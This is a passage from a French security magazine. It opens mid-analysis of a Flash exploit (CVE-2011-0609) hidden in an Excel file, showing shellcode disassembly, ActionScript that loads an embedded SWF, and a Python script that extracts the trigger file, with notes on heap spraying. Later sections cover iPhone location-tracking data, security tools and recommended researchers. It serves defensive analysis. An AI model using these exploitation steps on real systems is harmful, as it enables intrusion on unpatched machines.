05981434  8977 08         MOV DWORD PTR DS:[EDI+8],ESI
05981437  8947 10         MOV DWORD PTR DS:[EDI+10],EAX
0598143A  90              NOP
0598143B  FF77 08         PUSH DWORD PTR DS:[EDI+8]
0598143E  68 EC97030C     PUSH 0C0397EC
05981443  E8 CC010000     CALL 05981614
05981448  8947 1C         MOV DWORD PTR DS:[EDI+1C],EAX
0598144B  FF77 08         PUSH DWORD PTR DS:[EDI+8]
0598144E  68 F622B97C     PUSH 7CB922F6
05981453  E8 BC010000     CALL 05981614
05981458  8947 20         MOV DWORD PTR DS:[EDI+20],EAX
0598145B  FF77 08         PUSH DWORD PTR DS:[EDI+8]
0598145E  68 A517007C     PUSH 7C0017A5
05981463  E8 AC010000     CALL 05981614
05981468  8947 24         MOV DWORD PTR DS:[EDI+24],EAX
0598146B  FF77 08         PUSH DWORD PTR DS:[EDI+8]
```

Contenu de la mémoire : nous voyons clairement le NOPSLED suivi du payload

Une autre chaîne de caractère beaucoup plus longue est ensuite déclarée :

Début de la deuxième chaîne de caractère compris dans la fonction hs()


On remarque que le début de cette chaîne correspond à la signature des fichiers de type SWF Shockwave Flash file (version 5 ou plus).

43 57 53	CWS
SWF	Shockwave Flash file (v5+)

Puis la fonction **hs()** comporte ensuite les fonctions **LoaderContext** et **loadBytes** faisant référence à la chaîne de caractère identifiée ci-dessus. Ces fonctions permettent le chargement d'une nouvelle animation SWF.

```
var _loc_10:* = new LoaderContext(false);
_loc_9.loadBytes(hexToBin(_loc_8), _loc_10);
childRef = this.addChild(_loc_9);
```

Chargement d'une nouvelle animation Flash



Document Adobe expliquant l'utilisation des fonctions LoaderContext et loadBytes

Nous en déduisons que la chaîne de caractère assez longue correspond à une animation Flash embarquée au sein de notre code ActionScript. Cette nouvelle animation Flash comporte certainement le code exploitant la vulnérabilité **CVE-2011-0609**. Pour en être sûr, nous avons extrait cette animation Flash en convertissant la chaîne hexadécimale en binaire. Cette opération est facilement réalisable à l'aide d'un petit script Python.


```
f = open (hexchain)
data = f.read()
f.close()

bin = binascii.a2b_hex(data)

f = open('trigger.swf', 'w')
f.write(bin)
f.close()
```

Conversion de la chaîne de caractère hexadécimale en binaire

En chargeant le fichier SWF à l'aide d'un navigateur disposant d'un module Adobe Flash Player vulnérable, nous observons effectivement le crash de celui-ci. En s'attachant au processus du navigateur à l'aide d'un debugger, nous remarquons que le module Flash tente de lire le contenu de l'adresse 0xF804315C.

Cependant, cette adresse ne correspond pas à une adresse user-land (entre 0x00000000 et 0x7FFFFFFF), le crash est inévitable.

L'adresse appelée ne correspond pas à une adresse contrôlée par l'utilisateur



Le lecteur Flash essaye d'accéder à ECX+6C provoquant le plantage

ECX contient une adresse (0xF80430F0) ne pouvant être adressée par l'utilisateur

SI l'adresse ECX est contrôlable, c'est à dire une adresse user-land, il est alors possible à l'aide de **HeapSpeay** de contrôler ce registre, mais aussi le registre EAX qui est utilisé pour appeler une fonction **(CALL EAX)**.
En relançant plusieurs fois l'animation, nous remarquons que cette adresse n'est pas stable et que sous Windows, nous n'obtenons jamais d'adresse **userland**.
On comprend mieux pourquoi les pirates ont intégré cette animation dans un autre fichier SWF, le tout contenu dans un fichier Excel. Cette manipulation a certainement permis d'améliorer les chances d'exécution en modifiant l'adresse lue.

Comment une telle vulnérabilité a-t-elle été découverte ?

L'animation utilisée pour provoquer le crash est, en réalité, un fichier sain dont certains octets ont été modifiés à l'aide d'un fuzzer. Si nous n'avions qu'un seul conseil à donner : mettez régulièrement à jour Adobe Flash !

Références

Références CERT-XMCO
CXA-2011-0546, CXA-2011-0549, CXA-2011-0610

Contagio Dump
http://contagiodump.blogspot.com

Blog de Metasploit
http://blog.metasploit.com/2011/03/adobe-flashcve-2011-0609.html

> INFO

Augmentation du nombre de vulnérabilités dévoilées publiquement en 2010

D'après un rapport diffusé la semaine dernière par IBM X-Force, le nombre de vulnérabilités et de codes d'exploitation dévoilés publiquement aurait connu une forte hausse en 2010.

Le rapport, intitulé **«IBM X-Force 2010 Trend and Risk Report»**, indique qu'un total de 8 562 vulnérabilités ont été documentées en 2010, soit le plus grand nombre de vulnérabilités dévoilées en une seule année. Ce nombre correspond à une augmentation de 29% par rapport à 2009. Selon Tom Cross, chercheur chez IBM X-Force, cette augmentation reflète en partie les efforts faits par les éditeurs pour trouver et éliminer les vulnérabilités au travers des meilleurs processus de développement et d'assurance qualité.

Le nombre de codes d'exploitation aurait lui connu une hausse de 21% entre 2009 et 2010. La plupart de ces exploits ont été publiés le jour même de la divulgation des vulnérabilités, voire conjointement avec elles.


Cependant, certains exploits ne sont divulgués que plusieurs mois après la parution de la vulnérabilité. Les attaquants exploiteraient de manière (???)

iPhone Tracker… Apple is watching you !

par Adrien GUINAULT et Alexis COUPE

L'iPhone stocke des informations à votre insu !

Deux chercheurs en sécurité ont découvert une caractéristique cachée particulière à l'iPhone et l'iPad. Un grand nombre d'informations sur les appels émis depuis un iPhone seraient stockées au sein d'un fichier nommé **«consolidated.db»**.




Ce fichier stocké au sein du répertoire **/Library/Caches/locationd/consolidated.db** est une base de données SQLite qui possède une table «CellLocation» dans laquelle l'iPhone enregistre en permanence toutes les informations liées à sa position. Elle contient les champs suivants : MCC, MNC, LAC, CI, Timestamp, Latitude, Longitude, HorizontalAccuracy, Altitude, VerticalAccuracy, Speed Vitesse, Course, Confidence, PRIMARY, MNC, LAC, CI.


«l'iPhone enregistre en permanence toutes les informations liées à la position de l'utilisateur...»

Recherche et import des données au sein d'une base SQLite


Ces deux chercheurs ont d'ailleurs développé un script qui permet de parser les répertoires présents dans le dossier de sauvegarde **/Users/username/Library/Application Support/MobileSync/Backup/** afin de présenter leur contenu.



Un petit **grep** sur le fichier **consolidated.db** permet de trouver rapidement le fichier qui nous intéresse.




Nous pouvons, dès lors, charger ce fichier et accéder au contenu et aux informations sensibles :



iPhone Tracker… Apple is watching you !

À partir des informations contenues au sein du fichier **consolidated.db**,il devient facile d'identifier la localisation, à un instant T, du propriétaire du téléphone. (exemple ci-dessous avec un accès Wifi).



Une vidéo du fonctionnement du logiciel iPhoneTracker est disponible sur notre blog : http://cert.xmco.fr/blog

iPhoneTracker.mov

Références

Références CERT-XMCO
CXA-2011-0630, CXA-2011-0718

Blog de Pete Warden :
http://petewarden.github.com/iPhoneTracker/#11

iPhone Tracker

Les chercheurs ont également développé une application fonctionnant sous Mac OS X, nommée iPhone Tracker. Elle a justement pour but de lire cette base de données localisée sur votre Mac dans le dossier qui accueille vos sauvegardes **/Users/username/Library/Application Support/MobileSync/Backup**/.
L'application affiche, ensuite, sur une carte, les différents emplacements visités par le possesseur du smartphone avec les dates associées. Nous avons testé cette application qui marche plutôt bien ! >>>>

À chaque parution, dans cette rubrique, nous vous présentons des outils libres, des extensions Firefox, ou encore nos sites web préférés.

Pour cette édition, nous avons choisi de vous présenter PANBuster, outil développé par nos consultants, El Jefe, un blog et une sélection des profils Twitter suivis par le CERT-XMCO.

Adrien GUINAULT

BLOGS LOGICIELS TWITTER

PanFinder :
LE MUST HAVE pour les consultants PCI-DSS.

El jefe :
Outil de monitoring d'actions malicieuses.

Le blog de Gynvael Coldwind :
Chercheur abordant des sujets sécurité divers et variés.

Top Twitter :
Une sélection de comptes Twitter suivis par le CERT-XMCO.

> PANBuster
Outil d'audit PCI-DSS

DISPONIBLE A L'ADRESSE SUIVANTE :
http://www.xmco.fr/panbuster.html

Avis XMCO

Très peu de logiciels gratuits permettent de rechercher des numéros de cartes. Après avoir utilisé la plupart d'entre eux (pFense, ...), aucun ne correspondait vraiment à nos attentes : faux positifs, versions uniquement Windows ou encore impossibilité de rechercher au sein de fichiers exotiques, bref nous n'avions toujours pas trouvé l'outil parfait.

PANBuster tente de résoudre tous ces problèmes et deviendra (nous l'espérons) la référence pour vos audits PCI-DSS.


Description


Fort de son expérience des certifications PCI-DSS, XMCO publie un outil dédié au standard publié par Visa et MasterCard : PANBuster.

La problématique principale de ce standard étant de chasser des systèmes informatiques les numéros de cartes bancaires stockés «en clair» , le besoin de rechercher ces numéros (appelés PAN pour Primary Account Number) dans tous les fichiers et les bases de données est omniprésent.

Florent (notre reverse-engineer) et Frédéric (notre QSA) ont donc développé un outil simple et efficace : PANBuster ! Cet outil disponible pour les plateformes Linux et Windows permet de rechercher rapidement les numéros de cartes présents dans un système. Cet outil possède de nombreuses propriétés qui le distingue des autres outils du même type présents librement sur Internet : très faible taux de fauxpositifs, compatibilité Linux et analyse des fichiers compressés (ZIP).

Une version Pro, gratuite, mais réservée aux clients du cabinet, fonctionne sous Solaris, AIX et HPUX. Elle possède des options avancées de détection, analyse les fichiers 7-zip et est livrée avec le code source.





> El Jefe

Surveillance de processus Windows

DISPONIBLE A L'ADRESSE SUIVANTE :
http://www.immunityinc.com/products-eljefe.shtml


Avis XMCO


El Jefe peut être une excellente solution pour identifier des menaces non détectées par les antivirus. Une vidéo est disponible à l'adresse suivante :
http://partners.immunityinc.com/movies/ElJefe-Demo.mp4


Description

El Jefe est un outil développé par Immunity, permettant de centraliser la surveillance des processus Windows. Il permet de centraliser sur un unique serveur les différentes informations relatives aux processus lancés sur les postes clients, leurs privilèges, etc. Ces diverses informations peuvent être très intéressantes pour les environnements vulnérables à des attaques virales.
Il se décompose en une image VMware d'un serveur Ubuntu, ainsi qu'un client à installer sur les postes Windows à surveiller.
L'interface présente plusieurs fonctionnalités, telles que :

- Stations : permet de lister toutes les stations connectées au serveur.
- Binary : permet de lister les binaires correspondant aux processus lancés sur la machine cliente, avec leur SHA1.
- Event : permet de voir les différents processus lancés sur la machine cliente avec leur relation de dépendance (parent, fils, etc.).
- Intrusion : permet de lister les binaires potentiellement modifiés (Haché SHA1 incorrect), qui pourraient avoir été remplacés à la suite d'une intrusion.
- Data : permet de parcourir et de gérer les évènements enregistrer dans les logs.







> Blog de Coldwind

Blog traitant de multiples aspects de la sécurité

DISPONIBLE A L'ADRESSE SUIVANTE :
http://gynvael.coldwind.pl


Avis XMCO

Ce blog traite d'aspect relativement technique de la sécu- rité. Le chercheur s'est, entre autres, fait remarqué pour sont travail sur l'exploitation de failles de sécurité au sein du noyau Windows protégé par les GS cookies. Le chercheur, aidé de son acolyte j00ru, avait découvert, à cette occasion, qu'une faible entropie rendait statistiquement possible l'exploitation de faille de sécurité via une attaque de force brute... (Cf «Exploiting the otherwise non-exploitable - Windows Kernelmode GS Cookies subverted»).
Le chercheur s'est aussi illustré plus récemment pour avoir publié un document de recherche sur les attaques de type LFI (Local File Inclusion) sur le moteur PHP, dans le cadre de la gestion des fichiers temporaires créés par le moteur lors de l'upload d'un fichier.

Description


Le blog personnel de Gynvael Coldwind est un condensé de recherche : des papers, des tools, des security advisories, ... Les centres d'intérêt du chercheur ne sont pas limités puisqu'il s'intéresse aussi bien au noyau de Windows, qu'au moteur PHP ou encore à la sandbox de Google Chrome...

Suivez également Gynvael sur Twitter :
https://twitter.com/gynvael



> Sélection des comptes Twitter suivis par le CERT-XMCO…

		URL
Dan Rosenberg (djrbliss)		http://twitter.com/#!/djrbliss
Alexey Hellman (hellman1908)		http://twitter.com/#!/hellman1908
Alex Ionescu (alonescu)		http://twitter.com/#!/aionescu
Matthew Jurczyk (j00ru)		http://twitter.com/#!/j00ru
Michal Zalewski (lcamtuf)		http://twitter.com/#!/lcamtuf
Tarjei Mandt (kernelpool)		http://twitter.com/#!/kernelpool
Ferruh Mavituna (fmavituna)		http://twitter.com/#!/fmavituna
@nicolasbrulez		http://twitter.com/#!/nicolasbrulez
stalkr_		http://twitter.com/#!/stalkr_
Chris Valasek (nudehaberdasher)vala		http://twitter.com/#!/nudehaberdasher



> Remerciements

Couverture

Alain-David (Hoignk)
http://www.flickr.com/photos/hoignk/2953426735/sizes/l/in/photostream/

Photos des articles

Karsten Kneese (karstenkneese) :
http://www.flickr.com/photos/karstenkneese/
Adam Polselli (polselli) :
http://www.flickr.com/photos/polselli/2591528584/sizes/l/in/photostream/
(ludens)
http://www.flickr.com/photos/ludens/5660651348/sizes/m/in/photostream/
cubagallery
http://www.flickr.com/photos/cubagallery/5651541741/sizes/l/in/photostream/
Giuseppe Leto Barone (foxforix) :
http-//www.flickr.com/photos/fosforix/3007393167/sizes/z/in/photostream/
Michael LaCalameto (stopthegears) :
http://www.flickr.com/photos/stopthegears/
Rob Shenk (rcsj) :
http://www.flickr.com/photos/rcsj/
-JvL- (-jlv-) :
http://www.flickr.com/people/-jvl-/
Wlodi :
http://www.flickr.com/photos/wlodi/
Scoobay
http://www.flickr.com/photos/scoobay/
Bruno Cordioli
http://www.flickr.com/photos/br1dotcom/3117220878/
Cédric Blancher
http://sid.rstack.org/gallery/
Dia
http-//www.flickr.com/photos/deanaia/2575630351/sizes/l/in/photostream/

xmco®
we deliver security expertise

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO. Sa vocation est de fournir des présentations claires et détaillées sur le thème de la sécurité informatique, et ce, en toute indépendance. Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante (versions françaises et anglaises) : http://www.xmco.fr/actualite-securite-vulnerabilite-fr.html

11 bis, rue de Beaujolais
75001 Paris - France

tél. +33 (0)1 47 34 68 61
fax. +33 (0)1 43 06 29 55
mail. info@xmco.fr
web **www.xmco.fr**

SAS (Sociétés par Actions Simplifiées) au capital de 38 120 € - Enregistrée au Registre du Commerce de Paris RCS 430 137 711
Code NAF 6202A - N°SIRET : 430 137 711 00049 - N° TVA intracommunautaire : FR 29 430 137 711

www.xmco.fr